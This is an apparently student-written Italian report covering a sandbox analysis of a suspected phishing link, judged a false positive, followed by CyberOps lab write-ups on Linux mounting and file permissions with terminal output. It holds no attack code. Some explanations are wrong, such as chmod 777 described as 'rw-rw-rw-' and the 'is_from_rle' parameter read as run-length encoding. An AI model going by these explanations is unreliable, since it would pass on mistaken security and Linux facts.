Certificato SSL: La connessione utilizza HTTPS, garantendo la protezione dei dati.

Dominio principale: [www.instagram.com](https://www.instagram.com), questo è il dominio ufficiale e sicuro di Instagram.

Percorso: </accounts/login/>, si tratta della pagina ufficiale di login di Instagram.

## Parametri GET

[next=https%3A%2F%2Fwww.instagram.com%2Faussienurserecruiters%2F](#):

Questo parametro indica che, dopo l'autenticazione, l'utente sarà reindirizzato al profilo Instagram "aussienurserecruiters".

[is\\_from\\_rle](#): i dati tracciati della campagna marketing sono evidentemente compressi grazie ad RLE, che sta per "Run-Length Encoding", un metodo di compressione dati.





# LINK SOSPETTO

## Analisi con Any.run

Il link è stato testato in un ambiente sandbox su Any.run, mostrando un comportamento differente. Si sono aperte 2 pagine, una di Instagram e una di Facebook.

## Struttura del link di Facebook

Certificato SSL: La connessione utilizza HTTPS, garantendo la protezione dei dati.

Dominio principale: [www.facebook.com](https://www.facebook.com), è quello ufficiale di Facebook.

Pagina: </login.php>, è la pagina ufficiale di accesso a Facebook.

## Parametri GET

[skip\\_api\\_login=1](#): Utilizzando il login con Facebook, Instagram può bypassare il processo di login tradizionale, poiché l'utente è già autenticato su Facebook.

[api\\_key=124024574287414](#) e [app\\_id=124024574287414](#): Questi identificatori si riferiscono a un'applicazione registrata su Facebook, risulta dunque legittima.

[kid\\_directed\\_site=0](#): Indica che il sito non è destinato a bambini.

[signed\\_next=1](#): Questo parametro serve per confermare che il redirect successivo sarà firmato.

A screenshot of the Facebook login page. It features a white background with rounded corners. At the top, there is a text input field with the placeholder text "E-mail o numero di telefono". Below this is another text input field with the placeholder text "Password". Under the password field is a blue button with the text "Accedi". Below the button is a link that says "Password dimenticata?". At the bottom of the form is a green button with the text "Crea nuovo account".



# LINK SOSPETTO

## Verifiche di sicurezza

### In sintesi:

- Domini autentici: i domini [instagram.com](https://www.instagram.com) e [facebook.com](https://www.facebook.com) sono ufficiali e gestiti da Meta.
- Connessione sicura: viene utilizzato il protocollo HTTPS, garantendo la crittografia della comunicazione e la sicurezza dei dati trasmessi.
- Reindirizzamento legittimo: tutti i parametri presenti nel link tramite la richiesta GET sono legittimi.
- Assenza di comportamenti malevoli. Non sono presenti segni di tecniche come cross-site scripting (XSS) o injection di codice.



# LINK SOSPETTO

AnyRun ci segnala che Chrome ha letto una chiave di registro di Microsoft Office.

## **Lettura di una chiave di registro da parte di Chrome.exe**

Questa è la chiave di registro interessata:

**HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\OFFICE\16.0\ACCESS\CAPABILITIES\URLASSOCIATIONS**

Questa chiave indica le applicazioni che possono gestire URL specifici. Alcuni link infatti possono essere aperti direttamente in un'app installata (per esempio Instagram per Windows) piuttosto che nel browser.

Nel momento in cui il link viene cliccato, quindi, Chrome verifica se quel link può essere aperto da un'altra applicazione e, se presente, reindirizza l'utente all'applicazione di destinazione, che gestirà l'URL.



# LINK SOSPETTO

## Conclusioni

I link analizzati si sono rivelati legittimi e non rappresenta un tentativo di phishing. L'utente ha semplicemente cliccato su una CTA presente in un'email di marketing che conduceva al profilo Instagram desiderato.

Su Any.Run, è stato richiesto l'accesso prima di visualizzare il profilo di destinazione, cosa che spesso Instagram chiede come requisito.

La pagina di Facebook non è nulla di strano, in quanto non è stata aperta in modo "misterioso", ma è dato dal comportamento di Any.Run.

Essendo una macchina che agisce autonomamente, senza input umano, dopo aver aperto sul browser il link di [click.convertkit-mail2.com](https://click.convertkit-mail2.com), e dopo aver caricato la pagina di Instagram, Any.Run ha cliccato sul pulsante **"Log In With Facebook"**, in quanto per una maggiore analisi tenta di interagire con gli elementi della pagina.



# LINK SOSPETTO

## Raccomandazioni

Sebbene il caso si sia rivelato un falso positivo, è importante sensibilizzare gli utenti sull'importanza di adottare best practice per evitare link o email malevoli:

- **Verificare sempre l'origine dei link:** Controllare il dominio e assicurarsi che sia associato a un servizio legittimo.
- **Non inserire credenziali su siti non verificati:** Prestare attenzione alle pagine di login e accertarsi che siano protette (es. URL che inizia con <https://>).
- **Usare strumenti di verifica:** Servizi come VirusTotal possono aiutare a valutare la sicurezza di un link.
- **Evitare di cliccare su link sospetti:** In caso di dubbio, è preferibile non cliccare sul link e contattare il mittente per ulteriori chiarimenti.
- **Mantenere aggiornati i sistemi di sicurezza:** Antivirus e browser devono essere sempre aggiornati per proteggersi da minacce emergenti.

L'educazione degli utenti è essenziale per mitigare i rischi legati a phishing e altre forme di attacco informatico.



The background features a dark blue field with numerous thin, glowing blue lines that curve and swirl around the text. Scattered throughout are small, glowing orange and red dots, some of which are slightly out of focus, creating a sense of depth and a futuristic, digital atmosphere.

# **Lab - Navigating the Linux Filesystem and Permission Settings**



# Esplorazione dei file system in Linux

Un filesystem di Linux è il modo in cui il sistema operativo organizza e gestisce i dati su dispositivi come dischi rigidi o chiavette USB.

Funziona come un grande albero con una radice chiamata "/" da cui partono tutte le cartelle e i file.

È progettato per essere veloce, sicuro e affidabile, evitando problemi come la perdita di dati.



# ESPLORAZIONE DEI FILE SYSTEM IN LINUX


## Esplorazione dei filesystem montati

Il laboratorio inizia accedendo alla macchina virtuale CyberOps Workstation e utilizzando il comando **lsblk**.

Questo comando serve per vedere l'elenco dei dischi e le loro partizioni.

Ogni disco ha un nome, come /dev/sda o /dev/sdb, e le partizioni al suo interno, come /dev/sda1, rappresentano le parti del disco che possono essere usate.

Il comando rivela che la partizione /dev/sda1 è già in uso come filesystem principale del sistema (indicato con /), mentre /dev/sdb1 non è ancora utilizzata.



```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ lsblk  
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT  
sda           8:0    0   10G  0 disk  
└─sda1        8:1    0   10G  0 part /  
sdb           8:16    0    1G  0 disk  
└─sdb1        8:17    0 1023M  0 part  
sr0          11:0    1 1024M  0 rom  
[analyst@secOps ~]$
```



# ESPLORAZIONE DEI FILE SYSTEM IN LINUX

## Il significato del montaggio

Montare un filesystem significa collegare una partizione a una cartella del sistema, chiamata punto di montaggio.

Una volta fatto, possiamo accedere ai file della partizione attraverso quella cartella.

Ad esempio, la partizione `/dev/sda1` è montata sulla radice del sistema (`/`), quindi tutto ciò che vediamo nella radice (il sistema operativo, i programmi, i file di configurazione, ecc.) si trova su quel filesystem.

Con il comando **mount**, possiamo vedere quali filesystem sono attivi. In questo caso, è stato usato `grep` per mostrare solo le informazioni su `/dev/sda1`.

Abbiamo così confermato che usa il tipo di filesystem `ext4` e che è configurato per permettere la lettura e la scrittura (`rw`).

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda   8:0    0  10G  0 disk
└─sda1 8:1    0  10G  0 part /
sdb   8:16   0   1G  0 disk
└─sdb1 8:17   0 1023M  0 part
sr0   11:0    1 1024M  0 rom

[analyst@secOps ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=500780k,nr_inodes=125195,mode=755)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nodelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)

[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)

[analyst@secOps ~]$
```



# ESPLORAZIONE DEI FILE SYSTEM IN LINUX

## Navigazione nel filesystem

Con `ls -l` vediamo tutti i file e le cartelle memorizzate sulla partizione `/dev/sda1`.

La partizione `/dev/sdb1`, invece, non appare perché non è montata.

Sebbene il sistema riconosca la partizione come disponibile, fino a quando non viene montata su un punto specifico, non è possibile accedere ai suoi dati.

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx   1 root root    7 Jan  5  2018 bin -> usr/bin
drwxr-xr-x   3 root root 4096 Apr 16  2018 boot
drwxr-xr-x  19 root root 3120 Dec 16 03:52 dev
drwxr-xr-x  58 root root 4096 Apr 17  2018 etc
drwxr-xr-x   3 root root 4096 Mar 20  2018 home
lrwxrwxrwx   1 root root    7 Jan  5  2018 lib -> usr/lib
lrwxrwxrwx   1 root root    7 Jan  5  2018 lib64 -> usr/lib
drwx-----  2 root root 16384 Mar 20  2018 lost+found
drwxr-xr-x   2 root root 4096 Jan  5  2018 mnt
drwxr-xr-x   2 root root 4096 Jan  5  2018 opt
dr-xr-xr-x 118 root root    0 Dec 16 03:52 proc
drwxr-xr-x  10 root root 4096 Dec 11 08:42 root
drwxr-xr-x  17 root root  480 Dec 16 03:52 run
lrwxrwxrwx   1 root root    7 Jan  5  2018/sbin -> usr/bin
drwxr-xr-x   6 root root 4096 Mar 24  2018 srv
dr-xr-xr-x  13 root root    0 Dec 16 03:52 sys
drwxrwxrwt   8 root root  200 Dec 16 04:00 tmp
drwxr-xr-x   9 root root 4096 Apr 17  2018 usr
drwxr-xr-x  12 root root 4096 Apr 17  2018 var
[analyst@secOps /]$
```



# ESPLORAZIONE DEI FILE SYSTEM IN LINUX

## Montaggio manuale di una partizione

Per montare /dev/sdb1, utilizziamo la directory second\_drive, già presente nella home dell'utente.

Montare /dev/sdb1 su questa directory consente di accedere al contenuto della partizione utilizzando second\_drive come punto di ingresso.

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ cd ~
[analyst@secOps ~]$ ls -l
total 572
-rw-r--r-- 1 root    root      4876 Dec 11 08:41 capture.pcap
drwxr-xr-x 2 analyst analyst  4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst  4096 Mar 22 2018 Downloads
-rw-r--r-- 1 root    root    353247 Dec 13 05:03 httpdump.pcap
-rw-r--r-- 1 root    root   200958 Dec 13 05:19 httpsdump.pcap
drwxr-xr-x 9 analyst analyst  4096 Jul 19 2018 lab.support.files
drwxr-xr-x 2 analyst analyst  4096 Mar 21 2018 second_drive
[analyst@secOps ~]$ ls -l second_drive
total 0
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root    root      16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst analyst   183 Mar 26 2018 myFile.txt
[analyst@secOps ~]$ S
```



# ESPLORAZIONE DEI FILE SYSTEM IN LINUX

## Smontaggio di una partizione

Smontiamo la partizione con il comando **umount**.

Prima di smontare, è necessario assicurarsi di non essere all'interno del punto di montaggio, in modo da evitare errori o perdite di dati.

Una volta smontata, la directory utilizzata come punto di montaggio (in questo caso `second_drive`) ritorna vuota, e il contenuto del dispositivo non è più accessibile finché non viene rimontato.

```
[analyst@sec0ps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
[analyst@sec0ps ~]$ sudo umount /dev/sdb1
[sudo] password for analyst:
[analyst@sec0ps ~]$ ls -l second_drive/
total 0
[analyst@sec0ps ~]$
```

## Conclusioni

Questo laboratorio dimostra l'importanza dei comandi di gestione dei filesystem in Linux, come `lsblk`, `mount`, e `umount`.

Attraverso questi strumenti, è possibile esplorare, montare e gestire dispositivi e partizioni in modo efficiente. La capacità di collegare dinamicamente partizioni a directory specifiche rende Linux particolarmente versatile per scenari in cui è necessario lavorare con più dispositivi di archiviazione.



# Permessi dei file

La gestione dei permessi sui file è una delle funzionalità più importanti dei filesystem Linux.

Attraverso permessi e proprietà, il sistema garantisce sicurezza e controllo sui dati, consentendo di specificare chi può accedere, modificare o eseguire determinati file e directory.

Questo laboratorio si concentra sull'analisi, la modifica e l'applicazione pratica dei permessi sui file e sulle directory in Linux.



# PERMESSI DEI FILE

## Visualizzazione dei permessi e proprietà

Ogni file o directory in Linux ha un set di permessi associati.

Nel caso del file cyops.mn, i permessi -rw-r--r-- indicano che il proprietario (analista) può leggere e scrivere, mentre i membri del gruppo (analista) e gli altri utenti possono solo leggere il file.

Linux gestisce i permessi su tre livelli: il proprietario, il gruppo e gli altri utenti.

```
Terminal - analyst@secOps:~/lab.support.files/scripts
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
[analyst@secOps scripts]$
```



# PERMESSI DEI FILE

## Limitazioni di accesso

Un esempio pratico di limitazioni è stato osservato quando si è tentato di creare un file in /mnt utilizzando il comando **touch**.

Il tentativo fallito, con un messaggio di "permesso negato", è dovuto ai permessi della directory /mnt, che è di proprietà dell'utente root con permessi drwxr-xr-x.

Questi permessi garantiscono scrittura solo al proprietario, mentre gli altri utenti possono leggere o navigare nella directory senza modificare il contenuto.

Questi permessi possono, ad esempio, essere modificati con i privilegi di amministratore (es. sudo)

```
[analyst@sec0ps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
[analyst@sec0ps scripts]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan  5  2018 /mnt
[analyst@sec0ps scripts]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
mount: /home/analyst/second_drive: /dev/sdb1 already mounted on /home/analyst/second_drive.
[analyst@sec0ps scripts]$ sudo mount /dev/sdb1 ~/second_drive/
mount: /home/analyst/second_drive: /dev/sdb1 already mounted on /home/analyst/second_drive.
[analyst@sec0ps scripts]$ cd ~/second_drive
[analyst@sec0ps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst analyst  198 Dec 16 07:11 myFile.txt
[analyst@sec0ps second_drive]$ sudo chmod 665 myFile.txt
[analyst@sec0ps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst analyst  198 Dec 16 07:11 myFile.txt
```



# PERMESSI DEI FILE

## Modifica dei permessi con chmod

Il comando chmod è stato utilizzato per modificare i permessi di un file.

Il sistema interpreta i permessi sia in formato simbolico (ad esempio, rw-) sia numerico (ad esempio, 665).

Abbiamo modificato i permessi del file myFile.txt sono stati modificati da -rw-r--r-- a -rw-rw-rx con il comando chmod 665.

il file è stato configurato per consentire lettura e scrittura al proprietario e al gruppo, mentre agli altri utenti è stata concessa solo l'esecuzione.

```
[analyst@sec0ps scripts]$ cd ~/second_drive
[analyst@sec0ps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst analyst  198 Dec 16 07:11 myFile.txt
[analyst@sec0ps second_drive]$ sudo chmod 665 myFile.txt
[analyst@sec0ps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst analyst  198 Dec 16 07:11 myFile.txt
[analyst@sec0ps second_drive]$
```



# PERMESSI DEI FILE

## Controllo totale sui file

Per garantire accesso completo a qualsiasi utente del sistema, si utilizza il comando `chmod 777`. Questo modifica i permessi del file in `rw-rw-rw-`, consentendo lettura, scrittura ed esecuzione per il proprietario, il gruppo e tutti gli altri utenti. Attenzione a dare i permessi massimi a tutti gli utenti, può essere pericoloso.

## Modifica della proprietà

Un'altra operazione fondamentale è la modifica della proprietà di un file o directory con il comando `chown`. Questo comando consente di trasferire la proprietà di un file a un altro utente o gruppo. Ad esempio, il file `myFile.txt`, originariamente di proprietà dell'utente `root`, può essere riassegnato a un altro utente per consentire la gestione senza dover utilizzare privilegi amministrativi.

## Conclusioni

Il laboratorio evidenzia come i permessi e la proprietà siano strumenti essenziali per il controllo dell'accesso ai file in Linux. La combinazione dei comandi `ls -l`, `chmod` e `chown` permette di analizzare e configurare i permessi in modo dettagliato, garantendo la sicurezza dei dati e una gestione efficace delle risorse del sistema. La comprensione di questi strumenti è cruciale per lavorare in ambienti multiutente e per gestire sistemi Linux in modo sicuro ed efficiente.



# PERMESSI DELLE DIRECTORY E CONFRONTO CON I FILE

Le directory, come i file, hanno permessi distinti per proprietario, gruppo e altri utenti, rappresentati in formato simbolico o ottale. Tuttavia, il comportamento del bit di esecuzione differisce tra file e directory, influenzando l'accesso e l'interazione con le directory stesse.

## Confronto tra malware e mininet\_services

### 1. Osservazioni sul tipo di file:

- La riga corrispondente a malware inizia con una d, che indica che si tratta di una directory.
- La riga corrispondente a mininet\_services inizia con un -, che indica che si tratta di un file.

### 2. Bit di esecuzione nelle directory:

- Quando il bit di esecuzione è impostato su una directory (drwxr-xr-x), significa che gli utenti possono accedere al contenuto della directory (navigare al suo interno). Senza questo bit, la directory non può essere attraversata anche se i permessi di lettura sono abilitati.

### 3. Bit di esecuzione nei file:

- Un file con il bit di esecuzione impostato (-rwxr-xr-x) è eseguibile, come script o programma. Se il bit di esecuzione non è impostato (-rw-r--r--), il file è trattato come un normale file non eseguibile.

```
Terminal - analyst@secOps:~/lab.support.files
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ cd ~/lab.support.files/
[analyst@secOps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst 649 Mar 21 2018 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst 126 Mar 21 2018 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst 4096 Mar 21 2018 attack_scripts
-rw-r--r-- 1 analyst analyst 102 Mar 21 2018 confidential.txt
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rw-r--r-- 1 analyst analyst 75 Mar 21 2018 elk_services
-rw-r--r-- 1 analyst analyst 373 Mar 21 2018 h2_dropbear.banner
drwxr-xr-x 2 analyst analyst 4096 Apr 2 2018 instructor
-rw-r--r-- 1 analyst analyst 255 Mar 21 2018 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst 24464 Mar 21 2018 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 malware
-rwxr-xr-x 1 analyst analyst 172 Mar 21 2018 mininet_services
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 openssl_lab
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 pcaps
drwxr-xr-x 7 analyst analyst 4096 Mar 21 2018 pox
-rw-r--r-- 1 analyst analyst 473363 Mar 21 2018 sample.img
-rw-r--r-- 1 analyst analyst 65 Mar 21 2018 sample.img_SHA256.sig
drwxr-xr-x 3 analyst analyst 4096 Mar 21 2018 scripts
-rw-r--r-- 1 analyst analyst 25553 Mar 21 2018 SQL_Lab.pcap
[analyst@secOps lab.support.files]$
```



# **Collegamenti simbolici e altri tipi di file speciali**





# COLLEGAMENTI SIMBOLICI E ALTRI TIPI DI FILE SPECIALI

## Tipi di file in Linux

In Linux, il primo carattere dell'output di ls -l indica il tipo di file:

- -: File regolare (di testo, binari, immagini, compressi, ecc.).
- d: Directory.
- b: File di blocco (accesso a hardware fisico).
- c: File di dispositivo a caratteri (flusso seriale I/O, es. terminali tty).
- p: Pipe file o FIFO (flusso di dati sequenziale).
- l: Collegamenti simbolici (puntano al nome di un altro file o directory).
- s: File socket (comunicazione tra applicazioni).

```
Terminal - analyst@secOps:~  
File Edit View Terminal Tabs Help  
[analyst@secOps ~]$ ls -l /dev/  
total 0  
crw-r--r-- 1 root root 10, 235 Dec 16 03:52 autofs  
drwxr-xr-x 2 root root 140 Dec 16 03:52 block  
drwxr-xr-x 2 root root 100 Dec 16 03:52 bsg  
crw----- 1 root root 10, 234 Dec 16 03:52 btrfs-control  
drwxr-xr-x 3 root root 60 Dec 16 03:52 bus  
lrwxrwxrwx 1 root root 3 Dec 16 03:52 cdrom -> sr0  
drwxr-xr-x 2 root root 2800 Dec 16 03:52 char  
crw----- 1 root root 5, 1 Dec 16 03:52 console  
lrwxrwxrwx 1 root root 11 Dec 16 03:52 core -> /proc/kcore  
crw----- 1 root root 10, 61 Dec 16 03:52 cpu_dma_latency  
crw----- 1 root root 10, 203 Dec 16 03:52 cuse  
drwxr-xr-x 6 root root 120 Dec 16 03:52 disk  
drwxr-xr-x 3 root root 80 Dec 16 03:52 dri  
crw-rw---- 1 root video 29, 0 Dec 16 03:52 fb0  
lrwxrwxrwx 1 root root 13 Dec 16 03:52 fd -> /proc/self/fd  
crw-rw-rw- 1 root root 1, 7 Dec 16 03:52 full  
crw-rw-rw- 1 root root 10, 229 Dec 16 03:52 fuse  
